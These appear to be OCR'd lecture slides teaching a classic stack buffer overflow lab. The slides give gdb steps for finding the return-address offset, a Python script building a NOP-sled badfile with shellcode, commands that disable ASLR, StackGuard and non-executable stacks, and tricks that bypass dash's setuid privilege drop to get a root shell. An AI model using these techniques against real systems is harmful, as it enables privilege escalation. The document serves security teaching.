
```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

-z execstack: Makes stack executable. By default, stacks are non-executable, which prevents the injected malicious code from getting executed.


-fno-stack-protector: Tells the compiler not to use the StackGuard countermeasure. This option turns off another countermeasure called StackGuard which can defeat the stack-based buffer overflow attack.

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode



The No-Op (NOP) instruction does not do anything meaningful , other than advancing the program counter to the next location.



Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo            ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**

Task B : Address of Malicious Code

- Investigation using gdb
- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.
- Using gdb, we can find the address of the function argument.


```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```


Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executing the exploit code and stack code.

```
$ chmod u+x exploit.py       ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh"  to "\x68""/zsh"
```

- Other methods to defeat the countermeasure will be discussed later